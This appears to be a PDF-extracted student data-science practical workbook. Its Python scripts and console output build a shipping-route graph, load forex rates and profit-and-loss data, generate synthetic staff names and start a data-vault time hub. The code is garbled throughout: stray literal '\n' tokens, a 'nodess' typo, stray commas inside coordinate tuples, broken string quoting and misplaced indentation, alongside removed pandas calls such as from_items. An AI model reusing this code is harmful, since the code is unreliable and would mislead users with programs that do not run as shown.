        geodesic(\n
            (\n
                G.nodes[sNode0]['Latitude'],\n
                G.nodes[sNode0]['Longitude']\n
            ),\n
            (\n
                G.nodes[sNode1]['Latitude'],\n
                G.nodes[sNode1]['Longitude']\n
            )\n
        ).meters\n
    ,0)
    distancemiles=round(\n
        geodesic(\n
            (\n
                G.nodes[sNode0]['Latitude'],\n
                G.nodes[sNode0]['Longitude']\n
            ),\n
            (\n
                G.nodes[sNode1]['Latitude'],\n
                G.nodes[sNode1]['Longitude']\n
            )\n
        ).miles\n
    ,3)
    if distancemiles >= 0.05:
        cost = round(5+(distancemiles * 0.5),6)
        vehicle='V008'
    else:
        cost = round(1+(distancemiles * 0.1),6)
        vehicle='V009'
    if distancemiles <= 0.075:
        G.add_edge(sNode0,sNode1,DistanceMeters=distancemeters,\n
            DistanceMiles=distancemiles,\n
            Cost=cost,Vehicle=vehicle)
    if nVSet==True:
        print('Edge-S-S:',sNode0,' to ', sNode1,\n
            ' Distance:',distancemeters,'meters',\n
            distancemiles,'miles','Cost', cost,'Vehicle',vehicle)
    if nSet==True and \
        G.nodess[sNode0]['Nodetype']=='Shop' and \
        G.nodess[sNode1]['Nodetype']=='Shop' and \

```

```

G.nodes[sNode0]['WarehousePostCode']!=G.nodes[sNode1]['WarehousePostCode']
and \
    sNode0 != sNode1:
        distancemeters=round(\n
            geodesic(\n
                (\n
                    G.nodes[sNode0]['Latitude'],\n
                    G.nodes[sNode0]['Longitude']\n
                ),\n
                (\n
                    G.nodes[sNode1]['Latitude'],\n
                    ,\n
                    G.nodes[sNode1]['Longitude']\n
                )\n
            ).meters\n
        ,0)
        distancemiles=round(\n
            geodesic(\n
                (\n
                    G.nodes[sNode0]['Latitude'],\n
                    G.nodes[sNode0]['Longitude']\n
                ),\n
                (\n
                    G.nodes[sNode1]['Latitude'],\n
                    ,\n
                    G.nodes[sNode1]['Longitude']\n
                )\n
            ).miles\n
        ,3)
        cost = round(1+(distancemiles * 0.1),6)
        vehicle='V010'
        if distancemiles <= 0.025:
            G.add_edge(sNode0,sNode1,DistanceMeters=distancemeters,\n
                DistanceMiles=distancemiles,\n
                Cost=cost,Vehicle=vehicle)
        if nVSet==True:
            print('Edge-S-S:',sNode0,' to ', sNode1,\n
                ' Distance:',distancemeters,'meters',\n
                distancemiles,'miles','Cost', cost,'Vehicle',vehicle)
sFileName=sFileDir + '/' + OutputFileName1
print('Storing :', sFileName)
nx.write_gml(G,sFileName)
sFileName=sFileName +'.gz'
nx.write_gml(G,sFileName)
print('Nodes:',nx.number_of_nodes(G))
print('Edges:',nx.number_of_edges(G))
sFileName=sFileDir + '/' + OutputFileName2
print('Storing :', sFileName)
print('Loading Paths')

```

```

f = open(sFileName,'w')
l=0
sline = 'ID|Cost|StartAt|EndAt|Path|Measure'
if nVSet==True: print ('0', sline)
f.write(sline+ '\n')
for sNode0 in nx.nodes(G):
    for sNode1 in nx.nodes(G):
        if sNode0 != sNode1 and \
           nx.has_path(G, sNode0, sNode1)==True and \
           nx.shortest_path_length(G, \
           source=sNode0, \
           target=sNode1, \
           weight='DistanceMiles') < nMaxPath:
            l+=1
            sID='{:0f}'.format(l)
            spath = ','.join(nx.shortest_path(G, \
            source=sNode0, \
            target=sNode1, \
            weight='DistanceMiles'))
            slength= '{:.6f}'.format(\n
            nx.shortest_path_length(G, \
            source=sNode0, \
            target=sNode1, \
            weight='DistanceMiles'))
            sline = sID + "|\"DistanceMiles\"|\" + sNode0 + \"|\" \
            + sNode1 + \"|\" + spath + \"|\" + slength
            if nVSet==True: print (sline)
            f.write(sline + '\n')
            l+=1
            sID='{:0f}'.format(l)
            spath = ','.join(nx.shortest_path(G, \
            source=sNode0, \
            target=sNode1, \
            weight='DistanceMeters'))
            slength= '{:.6f}'.format(\n
            nx.shortest_path_length(G, \
            source=sNode0, \
            target=sNode1, \
            weight='DistanceMeters'))
            sline = sID + "|\"DistanceMeters\"|\" + sNode0 + \"|\" \
            + sNode1 + \"|\" + spath + \"|\" + slength
            if nVSet==True: print (sline)
            f.write(sline + '\n')
            l+=1
            sID='{:0f}'.format(l)
            spath = ','.join(nx.shortest_path(G, \
            source=sNode0, \
            target=sNode1, \
            weight='Cost'))
            slength= '{:.6f}'.format(\n

```

```

nx.shortest_path_length(G, \
source=sNode0, \
target=sNode1, \
weight='Cost'))
sline = sID + "|" + "Cost" + "|" + sNode0 + "|" + \
+ sNode1 + "|" + spath + "|" + slength
if nVSet==True: print (sline)
f.write(sline + '\n')

f.close()
print('Nodes:',nx.number_of_nodes(G))
print('Edges:',nx.number_of_edges(G))
print('Paths:',sID)
print('Vacuum Database')
sSQL="VACUUM;"
sql.execute(sSQL,conn)

```

Output:

```

Working Base : C:/Users/vikas/Downloads/VKHCG using win32
Loading : C:/Users/vikas/Downloads/VKHCG/03-Hillman/01-Retrieve/01-EDS/01-R/Retrieve_GB_Postcode_Warehouse.csv

Warning (from warnings module):
  File "C:/Users/vikas/Downloads/VKHCG/03-Hillman/02-Assess/Assess-Shipping-Routes.py", line 50
    WarehouseData=WarehouseData.append(WarehouseRawData.tail(nMax))
FutureWarning: The frame.append method is deprecated and will be removed from pandas in a future version. Use pandas.concat instead.

Warning (from warnings module):
  File "C:/Users/vikas/Downloads/VKHCG/03-Hillman/02-Assess/Assess-Shipping-Routes.py", line 51
    WarehouseData=WarehouseData.append(WarehouseRawData[WarehouseRawData.postcode=='KA13'])
FutureWarning: The frame.append method is deprecated and will be removed from pandas in a future version. Use pandas.concat instead.
Loaded Warehouses : ['id' 'postcode' 'latitude' 'longitude']
Storing : C:/Users/vikas/Downloads/VKHCG/03-Hillman/02-Assess/SQLite/hillman.db Table: Assess_Warehouse_UK
      id postcode latitude longitude
IDNumber
0      2     AB10  57.13514 -2.11731
1      3     AB11  57.13875 -2.09089
2      4     AB12  57.10100 -2.11060
3000  3003    PA80  0.00000  0.00000
3001  3004    L80   0.00000  0.00000
Rows : 7
Loading : C:/Users/vikas/Downloads/VKHCG/03-Hillman/01-Retrieve/01-EDS/01-R/Retrieve_GB_Postcodes_Shops.csv
Loaded Shops : ['id' 'postcode' 'latitude' 'longitude' 'FirstCode' 'SecondCode']
Storing : C:/Users/vikas/Downloads/VKHCG/03-Hillman/02-Assess/SQLite/hillman.db Table: Assess_Shop_UK
      id postcode latitude longitude FirstCode SecondCode
IDNumber
0      1     AB10  1XG   57.144165 -2.114848   AB10   1XG
1      2     AB10  6RN   57.137880 -2.121487   AB10   6RN
2      3     AB10  7JB   57.124274 -2.127190   AB10   7JB
3      4     AB11  5QN   57.142701 -2.093295   AB11   5QN
4      5     AB11  6UL   57.137547 -2.112233   AB11   6UL
Rows : 129253
Creating : C:/Users/vikas/Downloads/VKHCG/03-Hillman/02-Assess/SQLite/hillman.db View: Assess_HQ
Creating : C:/Users/vikas/Downloads/VKHCG/03-Hillman/02-Assess/SQLite/hillman.db View: Assess_Warehouse
Creating : C:/Users/vikas/Downloads/VKHCG/03-Hillman/02-Assess/SQLite/hillman.db View: Assess_Shop
Loading : C:/Users/vikas/Downloads/VKHCG/03-Hillman/02-Assess/SQLite/hillman.db Table: Assess_HQ
  HQ_PostCode HQ_Name HQ_Latitude HQ_Longitude
0            KA13      55.6553     -4.69921
HQ Rows : 1
Loading : C:/Users/vikas/Downloads/VKHCG/03-Hillman/02-Assess/SQLite/hillman.db Table: Assess_Warehouse
  Warehouse_PostCode Warehouse_Name Warehouse_Latitude Warehouse_Longitude
0                  AB10          WH-AB10        57.13514       -2.11731
1                  AB11          WH-AB11        57.13875       -2.09089
2                  AB12          WH-AB12        57.10100       -2.11060
3                  PA80          WH-PA80        0.00000       0.00000
4                  L80           WH-L80        0.00000       0.00000
Warehouse Rows : 7
Loading : C:/Users/vikas/Downloads/VKHCG/03-Hillman/02-Assess/SQLite/hillman.db Table: Assess_Shop
  Shop_PostCode Shop_Name Warehouse_PostCode Shop_Latitude Shop_Longitude
0      AB10 1XG  SP-AB10-1XG      AB10   57.144165     -2.114848
1      AB10 6RN  SP-AB10-6RN      AB10   57.137880     -2.121487
2      AB10 7JB  SP-AB10-7JB      AB10   57.124274     -2.127190
3      AB11 5QN  SP-AB11-5QN      AB11   57.142701     -2.093295
4      AB11 6UL  SP-AB11-6UL      AB11   57.137547     -2.112233
Shop Rows : 10
Loading Edges
Storing : C:/Users/vikas/Downloads/VKHCG/03-Hillman/02-Assess/01-EDS/02-Python/Assess_Shipping_Routes.gml
Nodes: 18
Edges: 11
Storing : C:/Users/vikas/Downloads/VKHCG/03-Hillman/02-Assess/01-EDS/02-Python/Assess_Shipping_Routes.txt
Loading Paths
Nodes: 18
Edges: 11
Paths: 138
Vacuum Database

```

Part I: Clark Ltd

Aim: Write a Python program to create Simple forex trading planner from the given data.

1)Simple Forex Trading Planner

Code:

```
import sys
import os
import sqlite3 as sq
import pandas as pd
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='04-Clark'
sInputFileName1='01-Vermeulen/01-Retrieve/01-EDS/02-Python/Retrieve-Country-
Currency.csv'
sInputFileName2='04-Clark/01-Retrieve/01-EDS/01-R/Retrieve_Euro_EchangeRates.csv'
sDataBaseDir=Base + '/' + Company + '/02-Assess/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataBaseDir + '/clark.db'
conn = sq.connect(sDatabaseName)
sFileName1=Base + '/' + sInputFileName1
print('Loading :',sFileName1)
CountryRawData=pd.read_csv(sFileName1,header=0,low_memory=False, encoding="latin-
1")
CountryRawData.drop_duplicates(subset=None, keep='first', inplace=True)
CountryData=CountryRawData
print('Loaded Company :',CountryData.columns.values)
sTable='Assess_Country'
print('Storing :',sDatabaseName,' Table:',sTable)
CountryData.to_sql(sTable, conn, if_exists="replace")
print(CountryData.head())
print('Rows : ',CountryData.shape[0])
sFileName2=Base + '/' + sInputFileName2
print('Loading :',sFileName2)
ForexRawData=pd.read_csv(sFileName2,header=0,low_memory=False, encoding="latin-1")
ForexRawData.drop_duplicates(subset=None, keep='first', inplace=True)
ForexData=ForexRawData.head(5)
print('Loaded Company :',ForexData.columns.values)
sTable='Assess_Forex'
print('Storing :',sDatabaseName,' Table:',sTable)
```

```

ForexData.to_sql(sTable, conn, if_exists="replace")
print(ForexData.head())
print('Rows : ',ForexData.shape[0])
sTable='Assess_Forex'
print('Loading : ',sDatabaseName,' Table:',sTable)
sSQL="select distinct"
sSQL=sSQL+ " A.CodeIn"
sSQL=sSQL+ " from"
sSQL=sSQL+ " Assess_Forex as A;"
CodeData=pd.read_sql_query(sSQL, conn)
for c in range(CodeData.shape[0]):
    sTable='Assess_Forex & 2x Country > ' + CodeData['CodeIn'][c]
    print('Loading : ',sDatabaseName,' Table:',sTable)
    sSQL="select distinct"
    sSQL=sSQL+ " A.Date,"
    sSQL=sSQL+ " A.CodeIn,"
    sSQL=sSQL+ " B.Country as CountryIn,"
    sSQL=sSQL+ " B.Currency as CurrencyNameIn,"
    sSQL=sSQL+ " A.CodeOut,"
    sSQL=sSQL+ " C.Country as CountryOut,"
    sSQL=sSQL+ " C.Currency as CurrencyNameOut,"
    sSQL=sSQL+ " A.Rate"
    sSQL=sSQL+ " from"
    sSQL=sSQL+ " Assess_Forex as A"
    sSQL=sSQL+ " JOIN"
    sSQL=sSQL+ " Assess_Country as B"
    sSQL=sSQL+ " ON A.CodeIn = B.CurrencyCode"
    sSQL=sSQL+ " JOIN"
    sSQL=sSQL+ " Assess_Country as C"
    sSQL=sSQL+ " ON A.CodeOut = C.CurrencyCode"
    sSQL=sSQL+ " WHERE"
    sSQL=sSQL+ " A.CodeIn ='" + CodeData['CodeIn'][c] + "';"
ForexData=pd.read_sql_query(sSQL, conn).head(1000)
print(ForexData)
sTable='Assess_Forex_ ' + CodeData['CodeIn'][c]
print('Storing : ',sDatabaseName,' Table:',sTable)
ForexData.to_sql(sTable, conn, if_exists="replace")
print('Rows : ',ForexData.shape[0])

```

Output:

```

RESTART: C:/Users/OM JAGTAP/Desktop/Data Science Practical/Codes/Pract_5i.py
Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/01-Vermeulen/01-Retrieve/01-EDS/02-Python/Retrieve-Country-Currency.csv
Loaded Company : ['Country' 'Currency' 'CurrencyCode']
Storing : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db Table: Assess_Country
    Country      Currency CurrencyCode
0   Afghanistan  Afghan afghani      AFN
1  Akrotiri and Dhekelia (UK) European euro      EUR
2   Aland Islands (Finland) European euro      EUR
3       Albania   Albanian lek      ALL
4       Algeria   Algerian dinar     DZD
Rows : 253
Loading : D:/Data Science/VKHCG/04-Clark/01-Retrieve/01-EDS/01-R/Retrieve_Euro_EchangeRates.csv
Loaded Company : ['Date' 'CodeIn' 'CodeOut' 'Rate']
Storing : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db Table: Assess_Forex
    Date CodeIn CodeOut      Rate
0  2017-05-05    AUD    AUD  1.000000
1  2017-05-05    AUD    BGN  1.318635
2  2017-05-05    AUD    BRL  2.354167
3  2017-05-05    AUD    CAD  1.017665
4  2017-05-05    AUD    CHF  0.730785
Rows : 5
Loading : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db Table: Assess_Forex
Loading : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db Table: Assess_Forex & 2x Country > AUD
    Date CodeIn ...  CurrencyNameOut      Rate
0  2017-05-05    AUD ... Australian dollar  1.000000
1  2017-05-05    AUD ... Australian dollar  1.000000
2  2017-05-05    AUD ... Australian dollar  1.000000
3  2017-05-05    AUD ... Australian dollar  1.000000
4  2017-05-05    AUD ... Australian dollar  1.000000
...
79 2017-05-05    AUD ... Swiss franc  0.730785
80 2017-05-05    AUD ... Swiss franc  0.730785
81 2017-05-05    AUD ... Swiss franc  0.730785
82 2017-05-05    AUD ... Swiss franc  0.730785
83 2017-05-05    AUD ... Swiss franc  0.730785

[84 rows x 8 columns]
Storing : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db Table: Assess_Forex_AUD
Rows : 84
>>> |

```

Part J:

Aim: Write a Python program to process the balance sheet to ensure that only good data is processing.

1)Financials

Code:

```
import sys
import os
import sqlite3 as sq
import pandas as pd
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D:/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='04-Clark'
sInputFileName='01-Retrieve/01-EDS/01-R/Retrieve_Profit_And_Loss.csv'
sDataBaseDir=Base + '/' + Company + '/02-Assess/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataBaseDir + '/clark.db'
conn = sq.connect(sDatabaseName)
sFileName=Base + '/' + Company + '/' + sInputFileName
print('Loading :',sFileName)
FinancialRawData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
FinancialData=FinancialRawData
print('Loaded Company :',FinancialData.columns.values)
sTable='Assess-Financials'
print('Storing :',sDatabaseName,' Table:',sTable)
FinancialData.to_sql(sTable, conn, if_exists="replace")
print(FinancialData.head())
print('Rows :',FinancialData.shape[0])
```

Output:

```
Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/04-Clark/01-Retrieve/01-EDS/01-R/Retrieve_Profit
_and_Loss.csv
Loaded Company : ['QTR' 'TypeOfEntry' 'ProductClass1' 'ProductClass2' 'ProductCl
ass3'
 'Amount' 'QTY']
Storing : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db  Table: Asses
s-Financials
      QTR  TypeOfEntry ProductClass1 ... ProductClass3    Amount      QTY
0  2017Q02  Cost of Sales   Hot Blanket ...        NaN  2989.20  12000.0
1  2017Q02  Cost of Sales     Kitty Box ...        NaN  19928.00  30000.0
2  2017Q02  Cost of Sales      Maxi Dog ...        NaN  34874.00  15000.0
3  2017Q02  Cost of Sales       Muis Huis ...        NaN  29892.00   4000.0
4  2017Q02  Cost of Sales      Water Jug ...        NaN   199.28  180000.0
[5 rows x 7 columns]
Rows :  2442
>>> |
```

Part K:

Aim: Write a Python program to generate payroll from the given data.

- 1) People

Code:

```

import sys
import os
import sqlite3 as sq
import pandas as pd
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D:/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='04-Clark'
sInputFileName1='01-Retrieve/01-EDS/02-Python/Retrieve-Data_female-names.csv'
sInputFileName2='01-Retrieve/01-EDS/02-Python/Retrieve-Data_male-names.csv'
sInputFileName3='01-Retrieve/01-EDS/02-Python/Retrieve-Data_last-names.csv'
sOutputFileName1='Assess-Staff.csv'
sOutputFileName2='Assess-Customers.csv'
sDataBaseDir=Base + '/' + Company + '/02-Assess/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataBaseDir + '/clark.db'
conn = sq.connect(sDatabaseName)
sFileName=Base + '/' + Company + '/' + sInputFileName1
print('#####')
print('Loading :',sFileName)
print('#####')
print(sFileName)
FemaleRawData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
FemaleRawData.rename(columns={'NameValues' : 'FirstName'},inplace=True)
FemaleRawData.drop_duplicates(subset=None, keep='first', inplace=True)
FemaleData=FemaleRawData.sample(100)
sTable='Assess_FemaleName'
print('Storing :',sDatabaseName,' Table:',sTable)
FemaleData.to_sql(sTable, conn, if_exists="replace")
print('Rows : ',FemaleData.shape[0], ' records')
sFileName=Base + '/' + Company + '/' + sInputFileName2
print('Loading :',sFileName)
MaleRawData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
MaleRawData.rename(columns={'NameValues' : 'FirstName'},inplace=True)
MaleRawData.drop_duplicates(subset=None, keep='first', inplace=True)
MaleData=MaleRawData.sample(100)
sTable='Assess_MaleName'
print('Storing :',sDatabaseName,' Table:',sTable)
MaleData.to_sql(sTable, conn, if_exists="replace")
print('Rows : ',MaleData.shape[0], ' records')
sFileName=Base + '/' + Company + '/' + sInputFileName3

```

```

print('Loading :',sFileName)
SurnameRawData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
SurnameRawData.rename(columns={'NameValues' : 'LastName'},inplace=True)
SurnameRawData.drop_duplicates(subset=None, keep='first', inplace=True)
SurnameData=SurnameRawData.sample(200)
sTable='Assess_Surname'
print('Storing :',sDatabaseName,' Table:',sTable)
SurnameData.to_sql(sTable, conn, if_exists="replace")
print('Rows : ',SurnameData.shape[0], ' records')
sTable='Assess_FemaleName & Assess_MaleName'
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL="select distinct"
sSQL=sSQL+ " A.FirstName,"
sSQL=sSQL+ " 'Female' as Gender"
sSQL=sSQL+ " from"
sSQL=sSQL+ " Assess_FemaleName as A"
sSQL=sSQL+ " UNION"
sSQL=sSQL+ " select distinct"
sSQL=sSQL+ " A.FirstName,"
sSQL=sSQL+ " 'Male' as Gender"
sSQL=sSQL+ " from"
sSQL=sSQL+ " Assess_MaleName as A;"
FirstNameData=pd.read_sql_query(sSQL, conn)
sTable='Assess_FirstName'
print('Storing :',sDatabaseName,' Table:',sTable)
FirstNameData.to_sql(sTable, conn, if_exists="replace")
sTable='Assess_FirstName x2 & Assess_Surname'
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL="select distinct"
sSQL=sSQL+ " A.FirstName,"
sSQL=sSQL+ " B.FirstName AS SecondName,"
sSQL=sSQL+ " C.LastName,"
sSQL=sSQL+ " A.Gender"
sSQL=sSQL+ " from"
sSQL=sSQL+ " Assess_FirstName as A"
sSQL=sSQL+ " ,"
sSQL=sSQL+ " Assess_FirstName as B"
sSQL=sSQL+ " ,"
sSQL=sSQL+ " Assess_Surname as C"
sSQL=sSQL+ " WHERE"
sSQL=sSQL+ " A.Gender = B.Gender"
sSQL=sSQL+ " AND"
sSQL=sSQL+ " A.FirstName <> B.FirstName;"
PeopleRawData=pd.read_sql_query(sSQL, conn)
People1Data=PeopleRawData.sample(10000)
sTable='Assess_FirstName & Assess_Surname'
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL="select distinct"
sSQL=sSQL+ " A.FirstName,"

```

```

sSQL=sSQL+ " " AS SecondName,"
sSQL=sSQL+ " B.LastName,"
sSQL=sSQL+ " A.Gender"
sSQL=sSQL+ " from"
sSQL=sSQL+ " Assess_FirstName as A"
sSQL=sSQL+ " ,"
sSQL=sSQL+ " Assess_Surname as B;"
PeopleRawData=pd.read_sql_query(sSQL, conn)
People2Data=PeopleRawData.sample(10000)
PeopleData=People1Data.append(People2Data)
print(PeopleData)
sTable='Assess_People'
print('Storing :',sDatabaseName,' Table:',sTable)
PeopleData.to_sql(sTable, conn, if_exists="replace")
sFileDir=Base + '/' + Company + '/02-Assess/01-EDS/02-Python'
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sOutputFileName = sTable+'.csv'
sFileName=sFileDir + '/' + sOutputFileName
print('Storing :', sFileName)
PeopleData.to_csv(sFileName, index = False)

```

Output:

```

Working Base : D:/Data Science/VKHCG using win32
#####
Loading : D:/Data Science/VKHCG/04-Clark/01-Retrieve/01-EDS/02-Python/Retrieve-Data_female-names.csv
#####
D:/Data Science/VKHCG/04-Clark/01-Retrieve/01-EDS/02-Python/Retrieve-Data_female-names.csv
Storing : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db Table: Assess_FemaleName
Rows : 100 records
Loading : D:/Data Science/VKHCG/04-Clark/01-Retrieve/01-EDS/02-Python/Retrieve-Data_male-names.csv
Storing : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db Table: Assess_MaleName
Rows : 100 records
Loading : D:/Data Science/VKHCG/04-Clark/01-Retrieve/01-EDS/02-Python/Retrieve-Data_last-names.csv
Storing : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db Table: Assess_Surname
Rows : 200 records
Loading : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db Table: Assess_FemaleName & Assess_MaleName
Storing : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db Table: Assess_FirstName
Loading : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db Table: Assess_FirstName x2 & Assess_Surname
Loading : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db Table: Assess_FirstName & Assess_Surname
   FirstName SecondName LastName Gender
0      Arron     Malcolm     Dang   Male
1     Ardell     Concha  Perryman Female
2   Ignacio  Roosevelt      Holm   Male
3   Raymond       Van    Boling   Male
4     Arlen    Joaquin    Hayden   Male
...
19995  Brendon           Chase   Male
19996   Colton           Ward   Male
19997  Wilfred          Knoll   Male
19998 Raymundo        Merrick   Male
19999   Merrill          Slade   Male
[20000 rows x 4 columns]
Storing : D:/Data Science/VKHCG/04-Clark/02-Assess/SQLite/clark.db Table: Assess_People
Storing : D:/Data Science/VKHCG/04-Clark/02-Assess/01-EDS/02-Python/Assess_People.csv
>>> |

```


Practical No. 6

Processing Data

The Process superstep uses the assess results of the retrieve versions of the data sources into a highly structured data vault. These data vaults form the basic data structure for the rest of the data science steps.

The Process superstep is the amalgamation procedure that pipes your data sources into five primary classifications of data.

Categories of data



Golden Nominal:

A golden nominal record is a single person's record, with distinctive references for use by all systems. This gives the system a single view of the person.

We use first name, other names, last name, and birth date as my golden nominal. The data we have in the assess directory requires a birth date to become a golden nominal. The program will generate a golden nominal using our sample data set.

Part A: Build the time hub, links, and satellites.

Code:

```

import sys
import os
from datetime import datetime
from datetime import timedelta
from pytz import timezone, all_timezones
import pandas as pd
import sqlite3 as sq
from pandas.io import sql
import uuid
from collections import OrderedDict
pd.options.mode.chained_assignment = None
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'

```

```

else:
    Base='D:/Data Science/VKHCG'
    print('Working Base :',Base, ' using ', sys.platform)
    Company='01-Vermeulen'
    InputDir='00-RawData'
    InputFileName='VehicleData.csv'
    sDataBaseDir=Base + '/' + Company + '/03-Process/SQLite'
    if not os.path.exists(sDataBaseDir):
        os.makedirs(sDataBaseDir)
    sDatabaseName=sDataBaseDir + '/Hillman.db'
    conn1 = sq.connect(sDatabaseName)
    sDataVaultDir=Base + '/88-DV'
    if not os.path.exists(sDataVaultDir):
        os.makedirs(sDataVaultDir)
    sDatabaseName=sDataVaultDir + '/datavault.db'
    conn2 = sq.connect(sDatabaseName)
    base = datetime(2018,1,1,0,0,0)
    numUnits=10*365*24
    date_list = [base - timedelta(hours=x) for x in range(0, numUnits)]
    t=0
    for i in date_list:
        now_utc=i.replace(tzinfo=timezone('UTC'))
        sDateTime=now_utc.strftime("%Y-%m-%d %H:%M:%S")
        print(sDateTime)
        sDateTimeKey=sDateTime.replace(' ','-').replace(':','-')
        t+=1
        IDNumber=str(uuid.uuid4())
        TimeLine=[('ZoneBaseKey', ['UTC']),
                  ('IDNumber', [IDNumber]),
                  ('nDateTimeValue', [now_utc]),
                  ('DateTimeValue', [sDateTime]),
                  ('DateTimeKey', [sDateTimeKey])]
        if t==1:
            TimeFrame = pd.DataFrame.from_dict(OrderedDict(TimeLine))
        else:
            TimeRow = pd.DataFrame.from_dict(OrderedDict(TimeLine))
            TimeFrame = TimeFrame.append(TimeRow)
    TimeHub=TimeFrame[['IDNumber','ZoneBaseKey','DateTimeKey','DateTimeValue']]
    TimeHubIndex=TimeHub.set_index(['IDNumber'],inplace=False)
    TimeFrame.set_index(['IDNumber'],inplace=True)
    sTable = 'Process-Time'
    print('Storing :',sDatabaseName,' Table:',sTable)
    TimeHubIndex.to_sql(sTable, conn1, if_exists="replace")
    sTable = 'Hub-Time'
    print('Storing :',sDatabaseName,' Table:',sTable)
    TimeHubIndex.to_sql(sTable, conn2, if_exists="replace")
    active_timezones=all_timezones
    z=0
    for zone in active_timezones:
        t=0

```

```

for j in range(TimeFrame.shape[0]):
    now_date=TimeFrame['nDateTimeValue'][j]
    DateTimeKey=TimeFrame['DateTimeKey'][j]
    now_utc=now_date.replace(tzinfo=tzzone('UTC'))
    sDateTime=now_utc.strftime("%Y-%m-%d %H:%M:%S")
    now_zone = now_utc.astimezone(tzzone(zone))
    sZoneDateTime=now_zone.strftime("%Y-%m-%d %H:%M:%S")
    print(sZoneDateTime)
    t+=1
    z+=1
    IDZoneNumber=str(uuid.uuid4())
    TimeZoneLine=[('ZoneBaseKey', ['UTC']),
                  ('IDZoneNumber', [IDZoneNumber]),
                  ('DateTimeKey', [DateTimeKey]),
                  ('UTCDateTimeValue', [sDateTime]),
                  ('Zone', [zone]),
                  ('DateTimeValue', [sZoneDateTime])]

    if t==1:
        TimeZoneFrame = pd.DataFrame.from_items(TimeZoneLine)
    else:
        TimeZoneRow = pd.DataFrame.from_items(TimeZoneLine)
        TimeZoneFrame = TimeZoneFrame.append(TimeZoneRow)

    TimeZoneFrameIndex=TimeZoneFrame.set_index(['IDZoneNumber'],inplace=False)
    sZone=zone.replace('/','-').replace(' ','')
    sTable = 'Process-Time-'+sZone
    print('Storing :',sDatabaseName,' Table:',sTable)
    TimeZoneFrameIndex.to_sql(sTable, conn1, if_exists="replace")
    sTable = 'Satellite-Time-'+sZone
    print('Storing :',sDatabaseName,' Table:',sTable)
    TimeZoneFrameIndex.to_sql(sTable, conn2, if_exists="replace")
    print('Vacuum Databases')
    sSQL="VACUUM;"
    sql.execute(sSQL,conn1)
    sql.execute(sSQL,conn2)
    print('## Done!! #####')

```

Output:

```
Working Base : D:/Data Science/VKHCG  using  win32
2018-01-01 00:00:00
2017-12-31 23:00:00
2017-12-31 22:00:00
2017-12-31 21:00:00
2017-12-31 20:00:00
2017-12-31 19:00:00
2017-12-31 18:00:00
2017-12-31 17:00:00
2017-12-31 16:00:00
2017-12-31 15:00:00
2017-12-31 14:00:00
2017-12-31 13:00:00
2017-12-31 12:00:00
2017-12-31 11:00:00
2017-12-31 10:00:00
2017-12-31 09:00:00
2017-12-31 08:00:00
2017-12-31 07:00:00
2017-12-31 06:00:00
2017-12-31 05:00:00
```

Part B: Golden Nominal**Code:**

```

import sys
import os
import sqlite3 as sq
import pandas as pd
from pandas.io import sql
from datetime import datetime, timedelta
from pytz import timezone, all_timezones
from random import randint
import uuid
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D:/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='04-Clark'
sInputFileName='02-Assess/01-EDS/02-Python/Assess_People.csv'
sDataBaseDir=Base + '/' + Company + '/03-Process/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataBaseDir + '/clark.db'
